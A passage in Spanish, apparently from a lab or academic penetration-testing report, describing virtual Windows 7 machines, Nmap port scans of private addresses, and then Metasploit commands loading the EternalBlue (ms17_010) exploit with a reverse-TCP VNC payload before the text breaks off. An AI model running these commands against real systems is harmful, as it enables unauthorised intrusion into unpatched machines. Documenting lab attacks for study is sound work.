

Figura 17. Fuente: Elaboración propia

- IP máquina Windows 7 x86: 192.168.114.243

Figura 18. IP máquina Windows 7 x86



Figura 18. Fuente: Elaboración propia

3. Instalación Windows 7 x64

Figura 19. 1. Instalación Windows 7 x64



Figura 19. Fuente: Elaboración propia

- IP máquina Windows 7 x64: 192.168.114.1

Figura 20. 1. IP máquina Windows 7 x64



Figura 20. Fuente: Elaboración propia

- Comunicación entre la máquina Kali Linux y Windows 7 32 bits:

Figura 21. Comunicación entre Kali Linux y Windows 7 32 bits



Figura 21. Fuente: Elaboración propia

- Vulnerabilidades de red encontradas en la máquina Windows 7 32 bits:

Para ello, utilizamos la herramienta Nmap en Kali Linux para escanear las vulnerabilidades, con el comando: nmap 192.168.114.243

Figura 22. Escaneo de puertos con NMAP



Figura 22. Fuente: Elaboración propia

Del escaneo con Nmap podemos notar que los siguientes puertos se encuentran abiertos en la máquina Windows x86:

Tabla 2. Escaneo de puertos con NMAP

PUERTO TCP	ESTADO	SERVICIO
80	Abierto	Http
135	Abierto	Msrpc
139	Abierto	Netbios-ssn
445	Abierto	Microsoft-ds
554	Abierto	Rtsp
2869	Abierto	Icslap
5357	Abierto	Wsdapi
10243	Abierto	Desconocido

49152	Abierto	Desconocido
49153	Abierto	Desconocido
49154	Abierto	Desconocido
49155	Abierto	Desconocido
49156	Abierto	Desconocido
49158	Abierto	Desconocido

Tabla 2. Fuente: Elaboración propia

Para el ataque con Kali Linux vamos a utilizar el puerto 445 que es el que usa el servicio de SMB (Service Message Block), y que por defecto siempre está escuchando.

- Comunicación entre la máquina Kali Linux y Windows 7 64 bits:

Figura 23. Comunicación entre Kali Linux y Windows 7 x64



Figura 23. Fuente: Elaboración propia

Desde la máquina Kali Linux no podemos hacer ping, ya que seguramente el equipo Windows x64 tiene el protocolo ICMP desactivado y haciendo un escaneo de la red con la Aplicación Angry IP Scanner notamos que si es visible el equipo 192.168.114.1, que corresponde a al equipo Windows x64.

Figura 24. Escaneo de Red con Angry IP Scanner



Figura 24. Fuente: Elaboración propia

- Vulnerabilidades de red encontradas en la máquina Windows 7 64 bits:

Para ello, utilizamos la herramienta Nmap en Kali Linux para escanear las vulnerabilidades, con el comando: nmap 192.168.114.1

Figura 25. Escaneo de puertos con Nmap



Figura 25. Fuente: Elaboración propia

El escaneo con Nmap nos muestra que todos los puertos del equipo Windows x64 están filtrados seguramente por un Firewall virtual, y que no tiene ningún puerto abierto, por lo que la herramienta Nmap no encontró ninguna vulnerabilidad.

ATAQUE CON METASPLOIT FRAMEWORK

Escaneamos los puertos del equipo Windows x86 desde Kali Linux con el comando: nmap 192.168.114.243 -p 1-65535

Figura 26. Escaneo de puertos con Nmap



Figura 26. Fuente: Elaboración propia

Nos interesa saber qué servicio se está ejecutando en el puerto 445, para ello utilizamos el comando: nmap -sV 192.168.114.243 -p 445

Figura 27. Escaneo de puerto 445 con Nmap



Figura 27. Fuente: Elaboración propia

- Ejecutamos MetaSploit con el comando: msfconsole

Figura 28. Escaneo de puerto 445 con Nmap



Figura 28. Fuente: Elaboración propia

- Usamos el exploit “ms17_010_eternalblue” con los siguientes comandos:

use exploit/windows/smb/ms17_010_eternalblue

show options

Figura 29. Uso del exploit “ms17_010_eternalblue”



Figura 29. Fuente: Elaboración propia

set rhost 192.168.114.243

set payload windows/x64/vncinject/reverse_tcp

set lhost 192.168.114.243

Figura 30. Estableciendo la IP objeto del ataque

